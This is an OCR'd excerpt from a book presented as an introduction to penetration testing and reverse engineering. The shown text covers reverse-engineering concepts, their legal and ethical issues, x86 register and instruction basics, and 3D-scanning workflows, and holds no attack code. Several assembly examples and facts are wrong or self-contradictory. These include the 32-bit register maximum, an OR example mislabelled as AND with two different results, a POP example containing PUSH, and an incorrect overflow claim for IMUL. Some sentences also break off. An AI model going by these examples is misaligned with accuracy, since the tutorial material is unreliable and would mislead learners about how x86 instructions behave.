loading..

PENETRATION TESTING AND REVERSE ENGINEERING:

Intrusion Detection Systems And e-Commerce Websites

Written by Rob Kowalski

>_ ESD Cloud Media

Penetration Testing and Reverse Engineering: Intrusion Detection Systems and e-Commerce Websites

Rob Kowalski


ISBN 10: 1541176669
ISBN 13: 978-1541176669

ESD Cloud Media
Email: contact@esdcloudmedia.com

http://www.esdcloudmedia.com

About The Author

Rob Kowalski is a freelance Technologies Consultant with Ace Shark Consulting (http://www.aceshark.com) and a massive Chicago Fire FC supporter.



The Future UI/UX: From The Ground Up, Kate Owen

Paperback Edition:

http://www.amazon.com/Future-UI-UX-Ground-Up/dp/153956293X

Kindle Edition: http://www.amazon.com/dp/B01GXJS080

The Magento 2.1 EE Edition: Certification Exam Guide, Steve Morrissey

Paperback Edition:
http://www.amazon.com/Magento-2-1-EE-Certification-Guide/dp/1539945065

Kindle Edition: http://www.amazon.com/dp/B01LWUKGEH

Creating Web Applications On The Go

By Frank Winchester

Creating Web Applications On The Go, Frank Winchester

Paperback Edition:
http://www.amazon.com/Creating-Web-Applications-Frank-Winchester/dp/153954592X

Kindle Edition:

http://www.amazon.com/dp/B01GX0PNPW

Introduction

This book is an attempt to provide an introduction to penetration testing and reverse engineering software under both Linux and Microsoft Windows. **Reverse engineering** is the process of discovering the technological principles of a human made device, object or system through analysis of its structure, function and operation. It often involves taking something (e.g., a mechanical device, electronic component, or software program) apart and analyzing its workings in detail to be used in maintenance, or to try to make a new device or program that does the same thing without using or simply duplicating (without understanding) any part of the original.

Reverse engineering has its origins in the analysis of hardware for commercial or military advantage. The purpose is to deduce design decisions from end products with little or no additional knowledge about the procedures involved in the original production. The same techniques are subsequently being researched for application to legacy software systems, not for industrial or defence ends, but rather to replace incorrect, incomplete, or otherwise unavailable documentation.

The term *reverse engineering* as applied to software means different things to different people, prompting Chikofsky and Cross to write a paper researching the various uses and defining a taxonomy. From their paper, they state, "Reverse engineering is the process of analyzing a subject system to create representations of the system at a higher level of abstraction. It can also be seen as "going backwards through the development cycle" In this model, the output of the implementation phase (in source code form) is reverse-engineered back to the analysis phase, in an inversion of the traditional waterfall model. Reverse engineering is a process of examination only: the software system under consideration is not modified (which would make it re-engineering). Software anti-tamper technology is used to deter both reverse engineering and re-engineering of proprietary software and software-powered systems. In practice, two main types of reverse engineering emerge. In the first case, source code is already available for the software, but higher-level aspects of the program, perhaps poorly documented or documented but no longer valid, are discovered. In the second case, there is no source code available for the software, and any efforts towards discovering one possible source code for the software are regarded as reverse engineering. This second usage of the term is the one most people are familiar with. Reverse engineering of software can make use of the clean room design technique to avoid copyright infringement.

On a related note, black box testing in software engineering has a lot in common with reverse engineering. The tester usually has the API, but their goals are to find bugs and undocumented features by bashing the product from outside.

Other purposes of reverse engineering include security auditing, removal of copy protection ("cracking"), circumvention of access restrictions often present in consumer electronics, customization of embedded systems (such as engine management systems), in-house repairs or retrofits, enabling of additional features on low-cost "crippled" hardware (such as some graphics card chip-sets), or even mere satisfaction of curiosity.

The Certified Reverse Engineering Analyst (CREA) is a certification provided by the IACRB that certifies candidates are proficient in reverse engineering software.

Why Reverse Engineer?

Reasons for reverse engineering:

- Interoperability.
- Lost documentation: Reverse engineering often is done because the documentation of a particular device has been lost (or was never written), and the person who built it is no longer available. Integrated circuits often seem to have been designed on obsolete, proprietary systems, which means that the only way to incorporate the functionality into new technology is to reverse-engineer the existing chip and then re-design it.
- Product analysis. To examine how a product works, what components it consists of, estimate costs, and identify potential patent infringement.
- Digital update/correction. To update the digital version (e.g. CAD model) of an object to match an "as-built" condition.
- Security auditing.
- Acquiring sensitive data by disassembling and analyzing the design of a system component.
- Military or commercial espionage. Learning about an enemy's or competitor's latest research by stealing or capturing a prototype and dismantling it.
- Removal of copy protection, circumvention of access restrictions.
- Creation of unlicensed/unapproved duplicates.
- Materials harvesting, sorting, or scrapping.

- Academic/learning purposes.
- Curiosity.
- Competitive technical intelligence (understand what your competitor is actually doing versus what they say they are doing).
- Learning: learn from others' mistakes. Do not make the same mistakes that others have already made and subsequently corrected.

An Overview of Reverse Engineering

Reverse engineering of software can be accomplished by various methods. The three main groups of software reverse engineering are

1. Analysis through observation of information exchange, most prevalent in protocol reverse engineering, which involves using bus analyzers and packet sniffers, for example, for accessing a computer bus or computer network connection and revealing the traffic data thereon. Bus or network behavior can then be analyzed to produce a stand-alone implementation that mimics that behavior. This is especially useful for reverse engineering device drivers. Sometimes, reverse engineering on embedded systems is greatly assisted by tools deliberately introduced by the manufacturer, such as JTAG ports or other debugging means. In Microsoft Windows, low-level debuggers such as SoftICE are popular.

2. Disassembly using a dis assembler, meaning the raw machine language of the program is read and understood in its own terms, only with the aid of machine-language mnemonics. This works on any computer program but can take quite some time, especially for someone not used to machine code. The Interactive dis assembler is a particularly popular tool.

3. Decompilation using a decompiler, a process that tries, with varying results, to recreate the source code in some high-level language for a program only available in machine code or bytecode.

Reverse engineering is an invasive and destructive form of analyzing a smart card. The attacker grinds away layer by layer of the smart card and takes pictures with an electron microscope. With this technique, it is possible to reveal the complete hardware and software part of the smart card. The major problem for the attacker is to bring everything into the right order to find out how everything works. Engineers try to hide keys and operations by mixing up memory positions, for example, bus scrambling. In some cases, it is even possible to attach a probe to measure voltages while the smart card is still operational. Engineers employ sensors to detect and prevent this attack. This attack is not very common because it requires a large investment in effort and special equipment that is generally only available to large chip manufacturers. Furthermore, the payoff from this attack is low since other security techniques are often employed such as shadow accounts.

What Do I Need To Know and Learn?

To learn reverse engineering from scratch you will probably need to spend a significant amount of time enhancing your low level knowledge, don't think you can crack any target you fancy by just learning ad nauseam simple techniques. A familiarity with the x86 architecture and instruction set is essential, an awareness of the 6 basic digital logic circuits (binary) will also be useful (AND/OR (inclusive), NOT, NAND, NOR & exclusive OR (XOR)).

The following chapters explain the low level architecture of Windows and Linux to a depth which will enable you to reverse engineer software as I go on to explain later on.

Delving Deeper

The reverse engineering learning process is similar to that of foreign language acquisition for adults. The first phase of learning a foreign language begins with an introduction to letters in the alphabet, which are used to construct words with well-defined semantics. The next phase involves understanding the grammatical rules governing how words are glued together to produce a proper sentence. After being accustomed to these rules, one then learns how to stitch multiple sentences together to articulate complex thoughts. Eventually it reaches the point where the learner can read large books written in different styles and still understand the thoughts therein. At this point, one can read reference books on the more esoteric aspects of the language—historical syntax, phonology, and so on.

In reverse engineering, the language is the architecture and assembly language. A word is an assembly instruction. Paragraphs are sequences of assembly instructions. A book is a program. However, to fully understand a book, the reader needs to know more than just vocabulary and grammar. These additional elements include structure and style of prose, unwritten rules of writing, and others. Understanding computer programs also requires a mastery of concepts beyond assembly instructions.

It can be somewhat intimidating to start learning an entirely new technical subject from a book. However, we would be misleading you if we were to claim that reverse engineering is a simple learning endeavor and that it can be completely mastered by reading this book. The learning process is quite involved because it requires knowledge from several disparate domains of knowledge. For example, an effective reverse engineer needs to be knowledgeable in computer architecture, systems programming, operating systems, compilers, and so on; for certain areas, a strong mathematical background is necessary. So how do you know where to start? The answer depends on your experience and skills. Because we cannot accommodate everyone's background, this introduction outlines the learning and reading methods for those without any programming background. You should find your “position” in the spectrum and start from there.

If we have a look at the subject of reverse engineering in the context of software engineering, we will find that it is the practice of analyzing the software system to extract the actual design and implementation information. A typical reverse engineering scenario would comprise of a software module that has been worked on for years and carries the line of business in its code; but the original source code might be lost, leaving the developers only with the binary code. In such a case, reverse engineering skills would be used by software engineers to detect probable virus and malware to eventually protect the intellectual property of the company. At the turn of the century, when the software world was hit by the technology crisis Y2K, programmers weren’t equipped with reverse engineering skills. Since then, research has been carried out to analyze what kind of development activities can be brought under the category of reverse engineering so that they can be taught to the programmers. Researchers have revealed that reverse engineering basically comes under two categories-software development and software testing. A number of reverse engineering exercises have been developed since then in this regard to provide baseline education in reversing the machine code.

Applied Reverse Engineering

Reverse engineering can be applied to several aspects of the software and hardware development activities to convey different meanings. In general, it is defined as the process of creating representations of systems at a higher level of abstraction and understanding the basic working principle and structure of the systems under study. With the help of reverse engineering, the software system that is under consideration can be examined thoroughly. There are two types of reverse engineering; in the first type, the source code is available, but high-level aspects of the program are no longer available. The efforts that are made to discover the source code for the software that is being developed is known as reverse engineering. In the second case, the source code for the software is no longer available; here, the process of discovering the possible source code is known as reverse engineering. To avoid copyright infringement, reverse engineering makes use of a technique called clean room design.

In the world of reverse engineering, we often hear about black box testing. Even though the tester has an API, their ultimate goal is to find the bugs by hitting the product hard from outside. Apart from this, the main purpose of reverse engineering is to audit the security, remove the copy protection, customize the embedded systems, and include additional features without spending much and other similar activities.

Where is Reverse Engineering Used?

Reverse engineering is used in a variety of fields such as software design, software testing, programming etc.

- In software design, reverse engineering enables the developer or programmer to add new features to the existing software with or without knowing the source code. Different techniques are used to incorporate new features into the existing software.

- Reverse engineering is also very beneficial in software testing, as most of the virus programmers don't leave behind instructions on how they wrote the code, what they have set out to accomplish etc. Reverse engineering helps the testers to study the virus and other malware code. The field of software testing, while very extensive, is also interesting and requires vast experience to study and analyze virus code. The third category where reverse engineering is widely used is in software security. Reverse engineering techniques are used to make sure that the system does not have any major vulnerabilities and security flaws. The main purpose of reverse engineering is to make the system robust so as to protect it from spywares and hackers. In fact, this can be taken a step forward to Ethical hacking, whereby you try to hack your own system to identify vulnerabilities. You can

While one needs a vast amount of knowledge to become a successful reverse engineer, he or she can definitely have a lucrative career in this field by starting off with the basics. It is highly suggested that you first become familiar with assembly level language and gain significant amount of practical knowledge in the field of software designing and testing to become a successful software engineer.

Reverse Engineering Tools

As mentioned above, reverse engineering is the process of analyzing the software to determine its components and their relationships. The process of reverse engineering is accomplished by making use of some tools that are categorized into debuggers or disassemblers, hex editors, monitoring and decompile tools:

1. **Disassemblers** – A dis assembler is used to convert binary code into assembly code and also used to extract strings, imported and exported functions, libraries etc. The disassemblers convert the machine language into a user-friendly format. There are different dissemblers that specialize in certain things.

2. **Debuggers** – This tool expands the functionality of a dis assembler by supporting the CPU registers, the hex duping of the program, view of stack etc. Using debuggers, the programmers can set breakpoints and edit the assembly code at run time. Debuggers analyze the binary in a similar way as the disassemblers and allow the reverser to step through the code by running one line at a time to investigate the results.

3. **Hex Editors** – These editors allow the binary to be viewed in the editor and change it as per the requirements of the software. There are different types of hex editors available that are used for different functions.

4. **PE and Resource Viewer** – The binary code is designed to run on a windows based machine and has a very specific data which tells how to set up and initialize a program. All the programs that run on windows should have a portable executable that supports the DLLs the program needs to borrow from.

Ethical Angles

Reverse-engineering can also expose security flaws and questionable privacy practices. For instance, reverse-engineering of Dallas-based Digital: Convergence Corp.'s CueCat scanning device revealed that each reader has a unique serial number that allows the device's maker to marry scanned codes with user registration data and thus track each user's habits in great detail—a previously unpublicized feature.

Recent legal moves backed by many large software and hardware makers, as well as the entertainment industry, are eroding companies' ability to do reverse-engineering.

"Reverse-engineering is legal, but there are two main areas in which we're seeing threats to reverse-engineering," says Jennifer Granick, director of the law and technology clinic at Stanford Law School in Palo Alto, Calif. One threat, as yet untested in the courts, comes from shrink-wrap licenses that explicitly prohibit anyone who opens or uses the software from reverse-engineering it, she says.

The other threat is from the Digital Millennium Copyright Act (DMCA), which prohibits the creation or dissemination of tools or information that could be used to break technological safeguards that protect software from being copied. Last July, on the basis of this law, San Jose-based Adobe Systems Inc. asked the FBI to arrest Dmitry Sklyarov, a Russian programmer, when he was in the U.S. for a conference. Sklyarov had worked on software that cracked Adobe's e-book file encryption.

The fact is, even above-board reverse-engineering often requires breaking such safeguards, and the DMCA does allow reverse-engineering for compatibility purposes.

Reverse Engineering And Assembly Code

In order to be able to reverse engineer software and hardware devices and installs, one needs to understand the basis of assembly code.

The x86 Assembly language or ASM is the lowest-level programming language understood by human kind and one of the most primitive ones; it can be described as machine language. If we can understand and handle assembly, then we can understand exactly how a computer works, which gives us the logic and especially the ability to code using any other programming language.

Programs coded in assembly are generally small, and can communicate much faster with the machine. Assembly language is called machine language because each Central Processing Unit (CPU) has its set of instructions (they set the architecture) which is the only thing that it understands, and is exactly the same for all 32-bit processors (which is due to the requirement of compatibility with all various devices present in the market).

That said, each assembly instruction is associated with a code which is always the same, so it uses a mnemonic device to serve each low level machine op code (operation code). This article is not designed to teach you how to code using assembly language, the aim is introducing you the most common instructions you will meet when practicing reverse code engineering and handling dissemblers / debuggers, and providing you only a very basic introduction.

Registers

So that it can store information (under different values and different sizes), each processor is composed of different parts, kind of "boxes", called ***registers.*** They constitute one of the most important parts of the CPU, and according to the characteristics of the information to store (value, size, etc.) , using registers instead of memory makes the processor faster. We can consider three kinds of registers:

1. *General Registers:* Used to manipulate data, to pass

parameters when calling a DOS function, and to store intermediate results

2. *Status Registers.*
3. *Segment Register:* Used to store the starting address of a segment. It may be the address of the beginning of a program's instructions, the beginning of data, or the beginning of the stack.

Almost all registers can be divided into 16 and 8 bits. General registers begin with the letters A, B, C and D, and are the most used registers.

- *AX – Accumulator Register*: used to perform arithmetic operations or send a parameter to an interruption.
- *BX – Base Register:* used to perform arithmetic operations or as the base address of an array.
- *CX – Counter Register*: used generally as a counter on loops.
- *DX – Data Register*: used to store data for functions, and as a port number in input / output operations.

AX, BX, CX and DX are 16-bit-registers. Each of them can be broken down into two little 8-bit registers L and H (Low / High), for example AX(AL, AH). To get 32-bit registers we can add an "E" to the 16-bit registers which would give: **E**AX, **E**BX, **E**CX and **E**DX. (Please note that we cannot have EAH or EAL, since the low and the high parts of 32 bit-registers are not directly accessible).

Logically these registers can contain only values equals to their capacities. Actually the amount of bits (8, 16 and 32) corresponds to these capacities, that is to say: 8 bits = 255d, 16 bits = 65535d, 32 bits = 294 967 295d ("d" to say decimal, and these are the maximum values a register can contain).

Regarding *Status Registers*, they do not have 8-bit parts, so they contain neither H nor L. These registers are:

- *DI – Destination Index:* mainly used when handling string instructions, and is generally associated with Segment Registers DS or ES.
- *SI – Source Index:* used as source data address when it comes to manipulating strings, and is generally associated with Segment Register DS.
- *BP – Base Pointer:* when a subroutine is called by a

"*CALL*", this register is partnering with the SS Segment Register to access data from the stack and is generally used for registering indirect addresses.

- *IP – Instruction Pointer:* associated with the Segment Register CS to indicate the next instruction to execute, and indirectly modified by jumps instructions, subroutines and interrupts.
- *SP – Stack Pointer:* used with Segment Register SS (SS: SP) to indicate the last element of the stack.

All of these are 16-bit registers, and can be extended to 32-bit by adding an "E" as well (**E**DI, **E**SI, **E**BP, **E**IP, and **E**SP). Segment Registers are in turn used to store and / or retrieve memory data.

To be more efficient and precise, the CPU needs an address; this address is divided into two 32- or 16-bit parts. The first is called "**segment**" the second is called "**offset**", which lets us say that 32-bit addresses are stored in **segment:offset**.

Segment Registers are read and written only in 16 bits and can contain addresses of a 64 KB segment. x86 assembly uses 32 bits offset. Various Segment Registers are:

- *CS –Code Segment:* contains address of segment with CPU instructions referenced by Instruction Pointer register (IP) and is updated with far jump, far call, and return instructions.
- *SS – Stack Segment:* contains all data referenced by Stack Pointer and Base Pointer.
- *ES – Extra Segment:* referenced by Destination Index (DI) in string manipulation.
- *DS – Data Segment:* contains all data referenced by Accumulator Register, Base Register, Counter Register, Data Register, Source Index, and Destination Index.

The Stack

The stack is a memory area that can hold temporary data (functions parameters, variables, etc.) and is designed to behave in a "Last In, First Out" context, which means the first value stored in the stack (or pile) will be the last entry out. The sample always given when it comes to explaining how the stack works is "plates stacked up to be washed"; the last to be stacked will be the first to be washed.

To be able to "push" data onto the stack and "pop" data from it, x86 assembly uses the instructions PUSH and POP.

Push Instruction

Push is used to decrement the Stack Pointer (SP: ESP), and using PUSH we can put a value on the top of the stack.

- *PUSH AX*
- *PUSH BX*
- *PUSH 1986*

First push AX onto the stack, then BX then the value 1986; but it's 1986 that will be "popped" first.

Pop Instruction

Pop increments the Stack Pointer by loading values or data stored in the location pointed to by SP.

- *POP AX*
- *POP BX*
- *PUSH CX*

Assuming AX =1 and BX = 2, and following the example of Push, the top most element, which is the value of BX (2), is stored in AX. Then BX contains 1, the value of AX. Now the stack is empty.

Flags, Conditional jumps, and Comparisons

- **Flags**

  Flags are kind of indicator alterable by many instructions; they describe the result of logical instruction, arithmetic and mathematical instruction, instruction of comparison…

  Flags are regrouped into the *Flags Register* and its 16-bit register.

1. **Bit 1: CF**
2. Bit 2: 1 < Reserved
3. **Bit 3: PF**
4. Bit 4: 0 < Reserved
5. **Bit 5: AF**
6. Bit 6: 0 < Reserved
7. **Bit 7: ZF**
8. **Bit 8: SF**
9. Bit 9: TF
10. **Bit 10: IF**
11. **Bit 11: DF**
12. **Bit 12: OF**
13. Bit 13: IOPL
14. Bit 14: NT
15. Bit 15 : 0 < Reserved
16. Bit 16 : RF
17. Bit 17 : VM

Marked bits represent wildly used flags, and are used according to this:

- *CF – Carry Flag:* affected by the result of arithmetic instructions, "used to indicate when an arithmetic carry or borrow has been generated out of the most significant ALU bit position." (Wikipedia)
- *PF – Parity Flag:* takes value 1 if an operand's number of bits is even.
- *AF – Auxiliary Flag (or Adjust Flag):* "indicates when an arithmetic carry or borrow has been generated out of the 4 least significant bits." (Wikipedia)
- *ZF – Zero Flag:* used to check the result of arithmetic operations. If an operand result is equal to 0, ZF takes the value 1, used frequently to compare the result of a subtraction.
- *SF – Sign Flag:* takes the value 1 if the result of the last mathematical operation is "signed" (+ / -)
- *IF – Interrupt Flag:* by taking the value 1, IF lets the CPU handle hardware interrupts, if set to 0, the CPU will ignore such interrupts.
- *DF – Direction Flag:* controls the direction of pointers movement (on strings processing for example, left to right / right to left.)

- *OF – Overflow Flag:* indicates if an overflow occurred during an operation and may also be used to correct some mathematical operation errors in case of overflows (if overflow, OF takes the value 1).

Flags are directly related to conditional statements, which leads us to introduce conditional jumps before talking about comparisons.

Conditional jumps

We are about to discuss an interesting part insofar as it helps to understand the reaction of the program following the result of most operations (1 or 0).

To let a jump "decide" if it is taken or not, it needs to make some tests or comparisons using instructions like:

CMP instruction

CMP compares two operands but does not store a result. Using this statement, the program does a test between two values by subtracting them (it subtracts the second operand from the first), and following the result (0 or 1), it changes a given flag (Flags affected are OF, SF, ZF, AF, PF, and CF). For instance, if the two given values are equal, *Zero Flag* holds the value 1, otherwise it holds 0. CMP can be compared to *SUB,* another mathematical instruction.

- *CMP AX, BX*

Here CPM does AX-BX. If the result of this subtraction is equal to zero, the AX is equal to BX and this will affect ZF by changing its value to 1.

To make it easier, jumps are TAKEN when:

- Result is bigger than (unsigned numbers) – > JA
- Result is lower than (unsigned numbers) -> JB
- Result is bigger than (signed numbers) – > JG
- Result is lower than (signed numbers) -> JL
- Equality (signed and unsigned numbers) -> JE or JZ

Mathematical instructions

Multiplication : MUL / IMUL

MUL instruction
Very useful, the CPU uses either the instruction MUL (for unsigned multiplication) or IMUL (for signed multiplication). To do multiplication, it multiplies an operand (a register or a memory operand) by AL, AX, or EAX registers and stores the product on one or more registers (BX, CX).

- *With AX = 3 and BX = 5*
- *MUL BX*

The result will be AX = 3 x 5 = 15 and BX = 5

- *IMUL instruction*

It behaves in the same way as MUL, except being used for signed operations, and preserves the sign of the product. Note that using the instruction CWD (convert word to double) is a must. Extending the sign of AX into DX is a must to avoid mistaken results.

- *With AL = 5 and BL = 12*
- *IMUL BL*

The result will be AL = 5 x 12 = 003Ch and OF = 1 since AH is not a sign extension of AL so the OF flag is altered and set to 1.

Division : DIV / IDIV

- *DIV instruction*

Exactly the same as MUL and IMUL, DIV is used for unsigned divides and does division on unsigned integers.

- *With AX = 18 and BX = 5*
- *DIV BX*

The result will be Quotient AX = 3 and remainder DX = 3

- *IDIV instruction*

Used for signed integer divides and using the same operands as DIV instruction, AL must be extended using the instruction CBW (convert byte to word) to the high order register which is AH before executing IDIV.

- *With AL = -48 and BL = 5*
- *MOV AL, -48 (puts -48 – the dividend – into AL)*
- *CBW (extends AL into AH)*
- *MOV BL, 5 (puts 5 – the divisor – into BL)*
- *IDIV BL*
- *The result will be AL=-9 and AH = -3*

Note : we will see instruction MOV later.

- The opposite of a number : NEG

A simple instruction, it requires a destination to which it inverses the sign, "+" becomes "-"or "-" becomes "+"

- *With AX = 8*
- *NEG AX*

The result will be AX = -8

- Floating point numbers

And this is a real problem! x86 assembly cannot deal directly with floating point numbers, and has no specific register for them. The trick is using large numbers that would be divided to return a result in a given interval. This is Chinese!

To see how this actually works, let's suppose that we want to do 156 x 0.5, and admit that we want to put 0.5 into AX that does not accept floating point numbers. Well, let's multiply 0.5 by 256, which gives an integer: 128. Once we get our integer, we put it into AX, and now we can multiply 156 by 128, which leads to a result 256 time bigger then what we need, so we will divide the result by 256. This way we will get the result of 156 x 0.5 without using a single point.

Technically this sample will look like:

- *MOV AX, 128*
- *MOV BX, 156*
- *MUL BX*
- *SHR AX, 8 (will divide the result by 2^8 which is equal to 256)*

The result will be
*156 * 128 = 19968 divided by 256 =78 and this is equal to 156 * 0.5*

- Negative numbers

At school when studying negative numbers things were really easy for us and mush easier for teachers , just add negative sign "-" and you got your negative number! Unfortunately things are a bit more complicated when it comes to x86 assembly code. In binary we cannot add "-"; there is only 0 and 1!

There is a method used that consists of:

1. Converting the concerned number to binary.
2. Reversing the binary bits (replace 0 by 1 and 1 by 0)
3. Adding 1 to the result

Let's take 5 for instance. Five in decimal is equivalent to **00000101**(Tab 1) in binary (actually 101 is OK but we need to work in 8 bit). By reversing bits we get **11111010** and **11111010**
+ 1 gives **11111011**. So -5 in binary is equal to 11111011.

Logical AND

This instruction AND (destination, source) does a logical operation between two values and the result *Tue* is set to the "destination" *if and only if* the destination and source are true. This means it sets 1 to the destination if and only if both operands are true, or else it sets 0 to the destination.

- *MOV AX, 54*
- *MOV BX, 43*
- *AND AX, BX will result on AX = 34*
- *Binary explication :*
- *00110110 (54)*
- *00101011 (43)*
- *AND 00110110, 00101011 gives 00100010 (AX = 34)*
- Logical inclusive or : OR

This does an inclusive "OR" between two operands, the result is set to the source. The result of "OR" is 0 *if and only if* both operands are equal to 0; otherwise the result is 1.

- *MOV AX, 12*
- *MOV BX, 26*
- *AND AX, BX will result on AX = 36*
- *Binary explanation :*
- *00001100 (12)*
- *00011010 (26)*

AND 00001100, 00011010 gives 00011110 (AX = 30)

- Logical exclusive or : XOR

Used in some cryptographic operations, it does an exclusive OR between destination and source. XOR is also considered as an addition with bites carry. The XOR is also used to reset the value of a register to zero; performing a XOR on a value against itself will always result in zero.

- *Case 1*
- *MOV AX, 15*
- *MOV BX, 24*
- *XOR AX, BX will result on AX = 23*
- *Binary explanation :*
- *00001111 (AX = 15)*

- *XOR 00011000 (BX = 24)*
- *00010111 (AX = 23)*
- *Case 2*

XOR EAX, EAX will result on EAX = 0

- Logical exclusive NOT

It does a logical negation on the specified operand and puts the result on the same operand. It inverses the value of a bit, bites that equal zero become 1, and vice versa.

- *NOT 0 = 1*
- *NOT 1 = 0*
- *MOV AX, 15*
- *MOV BX, 25*
- *NOT AX gives AX = 11110000 (15 = 00001111)*
- *NOT BX gives BX = 11100110 (25 = 00011001)*

Logical TEST

The instruction TEST does a non-destructive AND (or a logical compare), and can alter flags depending on the result of the non-destructive AND between two operands / values.

If both of the corresponding bits of the concerned operands are equal to 0, each bite of the result is 0.

- *TEST AX, 1*
- *If the first bit of AX is equal to 1, Zero Flag is set to 1 else Zero Flag is set to 0.*

The memory and its instructions

- The instruction MOVx

To be able to put an offset in SI (Source Index Register), in assembly we do *MOV SI, OFFSET* but this is not applicable to Extra Segment, Data Segment, FS and BS registers.

To move entire memory blocs, we use MOVSB, MOVSW, or MOVSD depending on the amount of bits we want to move.

- *MOVSB : to move one Byte (8bits)*
- *MOVSW : to move a Word (16bits)*
- *MOVSD : to move a Dword (double word of 32bits)*

If we want to move *n* bits using the instruction MOVSB, we need to repeat this instruction *n* times, but before we need to “prepare / configure” Counter Register (CX) with how many time we want to loop. For this we use an instruction called **REP**.

Let’s suppose we want to move 1000 bits:

- *MOV CX, 1000 ; this configures the loop*
- *REP MOVSB ; moves one bit*
- *And to gain time we can move 16 bits a time:*
- *MOV CX, 500*
- *REP MOVSW*
- *To gain more time we can move data by bloc of 32 bits*
- *MOV ECX; we use the extended register CX.*
- *REP MOVSD*

This sample shows that 1000 bits are equal to 500 Words which is equal to 250 DWords

- The instruction STOSx

Quite similar to MOVx, this instruction is used to store string data. It transfers the content from the registers EAX for an address size attribute of 32 bits (or AL and AH for an address size attribute of 12 bits) to the memory passing from the destination register Extra Segment (ES register). The destination operand must be ES:DI. So to put 50 bits of zeros in ES:DI we have to do:

- *MOV CX, 50*
- *MOV AX, 0*
- *REP STOSB*

A Methodology for Reverse Engineering

The term "reverse engineering" includes any activity you do to determine how a product works, or to learn the ideas and technology that were originally used to develop the product. Reverse engineering is a systematic approach for analyzing the design of existing devices or systems. You can use it either to study the design process, or as an initial step in the redesign process, in order to do any of the following:

- Observe and assess the mechanisms that make the device work
- Dissect and study the inner workings of a mechanical device
- Compare the actual device to your observations and suggest improvements

Before you decide to re-engineer a component, be sure to make every effort to obtain existing technical data. For example, you can proceed with reverse engineering if replacement parts are required and the associated technical data is either lost, destroyed, non-existent, proprietary, or incomplete.

Reverse engineering may also be necessary if alternative methods of obtaining technical data are more costly than the actual reverse engineering process. Generally, many products are protected by copyrights and patents. Patents are the stronger protection against copying since they protect the ideas behind the functioning of a new product, whereas a copyright protects only its look and shape. Often a patent is no more than a warning sign to a competitor to discourage competition. If there is merit in an idea, a competitor will do one of the following:

- Negotiate a license to use the idea
- Claim that the idea is not novel and is an obvious step for anyone experienced in the particular field

- Make a subtle change and claim that the changed product is not protected by the patent

Consider the following ethical uses involved in reverse engineering:

- Do not reverse-engineer parts if the procurement contract of the component prohibits reverse engineering.

- Remember to perform reverse engineering using only data that is part of the public domain.

- If you intend to perform reverse engineering, be sure that you:
    - Do not have access to proprietary information
    - Have not been recently employed by the OEM, or had access to proprietary information
    - Do not visit or tour the OEM's place of business
    - Maintain complete documentation of each component you reverse engineer so there is a record that will stand as proof in court that you have performed reverse engineering lawfully

Reverse engineering initiates the redesign process, wherein a product is observed, disassembled, analyzed, tested, "experienced," and documented in terms of its functionality, form, physical principles, manufacturability, and ability to be assembled. The intent of the reverse engineering process is to fully understand and represent the current instantiation of a product.

An Example of Reverse Engineering

A typical workflow in reverse engineering could involve scanning an object and recreating it. These steps are illustrated below.

Step 1: A cloud of points taken from scanned data using a digitizer such as a laser scanner,

	computed tomography, or faro arms.
	Step 2: Convert the point cloud to a polygonal model. The resultant mesh is cleaned up, smoothed, and sculpted to the required shape and accuracy.
	Step 3: Draw or create curves on the mesh using automated tools such as feature detection tools or dynamic templates.
	Step 4: Create a restructured spring mesh using semi automatic tools.
	Step 5: Fit NURBS surfaces using surface fitting and editing tools.
	Step 6: Export the resulting final NURBS surface that satisfies accuracy and smoothness requirements to a CAD package for generating tool paths for machining.
	Step 7: Manufacture and analyze the part for physical, thermal, and electrical properties.

The Three Step Model

There are up to three steps in the process of reverse engineering. The **first step** is to use some input device or technique to collect the raw geometry of the object. This data is usually in the form of (x,y,z) points on the object relative to some local coordinate system. These points may or may not be in any particular order.

The **second step** is to use a computer program to read this raw point data and to convert it into a usable form. This step is not as easy as it might seem.

The **third step** is to transfer the results from the reverse engineering software into some 3D modeling or application software so that you can perform the desired action on the geometry. Sometimes, steps 2 and 3 can be done inside one program.

Questions

What is the size of the object you wish to digitize? This, of course, affects the type of digitizing device you can use. Some input devices can be repositioned to be able to handle larger objects, but you have to be concerned about the potential loss of accuracy. Related questions are how much space around the object do you have to work with and what are the environmental conditions?

What level of accuracy do you need? Don't expect too much accuracy. Although the digitizing device you use might be very accurate, you are only collecting data at discrete points. These disjoint points must then be curve-fit or surface-fit to create a useable 3D model. This fitting process is where most of the accuracy errors are introduced. Even if you collect thousands of data points on the object, you still will lose some accuracy when the points are converted into a usable form. The accuracy of the input device may not be the accuracy you achieve for the usable 3D computer model.

For the input devices, you also have to be careful about the accuracy figures given. What is the best accuracy? What is the worst-case accuracy? What is the repeatable accuracy? What is the digital accuracy (number of bits)? For example, 2D scanners usually define both the optical resolution and the digital resolution. The optical resolution is lower than the digital resolution, but the devices can sometimes interpolate the raw, optical data to increase it to the full digital resolution. The interpolated results, however, do not have the same accuracy as a scanner that has a higher optical resolution. There can also be other errors from other sources. If accuracy is that important to you, then you must put the whole 3-step process to a test. Remember, however, that most of the errors will be introduced during the conversion process from the raw data into the usable 3D model.

What do you want to do with the data? This is perhaps the most important question because it affects what hardware and software you need. If you just want to recreate just the basic shape of an object for use in a fast-moving, dynamic simulation, then accuracy is not critical and you want the data size of the final 3D model to be small. Since you won't be using the 3D model for construction or repair purposes, then you might only need a 3D polyhedron (polygon) form. This will affect the type of software you need to convert the raw data into a useable 3D model form. If, however, you need a very accurate recreation of the object to perform a repair or alteration, then you will need to convert the raw data to a different 3D modeling form, such as NURB surfaces. If you also need to verify or prove that the final 3D computer model is within a certain tolerance of the raw data, then you need to look for tools in the software that make this task easier.

Generally speaking, for less accurate objects or "organic objects", the goal is to recreate the object in a 3D polygon-type form. If the object to be input is a manufactured object with precise dimensions, then the goal is to recreate the object using 3D NURB surfaces. NURB surfaces may also be used for less accurate or organic objects, if the goal is to be able to perform large-scale modifications to the object. These are not hard and fast rules, since there is a good overlap of capability between organic, polygon or subdivision modelers and NURB surface modelers.

Input Devices - The devices that input geometry into a computer can be divided into two groups: 2D devices and 3D devices. The 2D input devices consist of the following:

